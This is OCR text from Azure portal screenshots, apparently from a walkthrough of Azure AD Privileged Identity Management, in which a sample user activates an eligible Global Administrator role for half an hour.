
Eligible roles | Active roles | Expired roles


Refresh

ROLE	RESOURCE	RESOURCE TYPE	MEMBERSHIP TYPE	END TIME	ACTION

No roles assigned or no resources have been onboarded for management

Requestor


Microsoft Azure
Search resources, services, and docs
jsmith@o365pam.on...
FABRIKAM
Create a resource
All services
FAVORITES
Dashboard
All resources
Azure AD Privileged Id...
Resource groups
App Services
Function Apps
SQL databases
Azure Cosmos DB
Virtual machines
Load balancers
Storage accounts
Virtual networks
Azure Active Directory
Monitor
Advisor
Security Center
Cost Management + B...
Help + support
Home > Global Administrator
Global Administrator
details
Activate
Activate
Deactivate
NAME
Jason Smith
EMAIL
jsmith@o365pam.onmicrosoft.com
ACTIVATION
Eligible
EXPIRATION
-
Requestor


Microsoft Azure
Search resources, services, and docs
jsmith@o365pam.on...
FABRIKAM
Create a resource
All services
FAVORITES
Dashboard
All resources
Azure AD Privileged Id...
Resource groups
App Services
Function Apps
SQL databases
Azure Cosmos DB
Virtual machines
Load balancers
Storage accounts
Virtual networks
Azure Active Directory
Monitor
Advisor
Security Center
Cost Management + B...
Help + support
Home > Global Administrator > Activation
Activation
Role activation details
Custom activation start time
Activation duration (hours)
0.5
* Activation reason (max 500 characters)
Requesting admin access
Activate
Activation request is submitted
2:41 AM
The activation request of user Jason Smith on role Global Administrator is submitted.
Requestor

Create a resource
All services

FAVORITES
Dashboard
All resources
Azure AD Privileged Id...
Resource groups
App Services
Function Apps
SQL databases
Azure Cosmos DB
Virtual machines
Load balancers
Storage accounts
Virtual networks
Azure Active Directory
Monitor
Advisor
Security Center
Cost Management + B...
Help + support

Privileged Identity Management - My roles

Quick start

TASKS
My roles
My requests
Approve requests
Review access

MANAGE
Azure AD directory roles
Azure resources

ACTIVITY
My audit history

TROUBLESHOOTING + SUPPORT
Troubleshoot
New support request

Azure AD directory roles

Eligible roles | Active roles

Refresh

ROLE NAME	STATUS	PENDING REQUESTS	ACTION
Global Administrator	Access valid until July 15 at 3:11 AM	No pending requests.	Activate

Azure resource roles

